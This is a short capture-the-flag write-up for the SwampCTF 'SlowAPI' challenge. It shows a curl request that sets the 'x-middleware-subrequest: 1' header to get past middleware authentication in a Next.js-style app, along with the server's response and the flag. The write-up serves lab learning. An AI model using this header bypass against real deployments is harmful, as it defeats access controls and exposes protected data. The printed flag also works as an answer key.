

Web - SlowAPI

SlowAPI 50 The Gator Research Institute asked me to develop an app for them. I've been hearing a lot of hullabaloo recently about Next.js, so I decided to make my app inspired by their code. Can you see if you can access the flag? Authentication hasn't been implemented yet, so you'll need to find a way around it. http://chals.swampctf.com:43611/

We follow the link. On the website, in the header, we see a link to Secret Flag.



Secret Flag page:



We have a hint: Maybe there's a way to convince the API that you're a server-side middleware process.

To get the flag, use the x-middleware-subrequest header with the value 1 in the HTTP request and send it to the address http://chals.swampctf.com:43611/flag:

Web - SlowAPI

```
kali@ kali)-[~]

$ curl -H "x-middleware-subrequest: 1" \
    -H "Accept: */*" \
    -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36" \
    -H "Origin: http://chals.swampctf.com:43611" \
    -H "Referer: http://chals.swampctf.com:43611/" \
    http://chals.swampctf.com:43611/api/protected/flag
{"message":"Congratulations, you found the secret middleware bypass!","flag":"swampCTF{b3w4r3_th3_m1ddl3w4r3}"}
```

Flag: swampCTF{b3w4r3_th3_m1ddl3w4r3}

Web - SlowAPI

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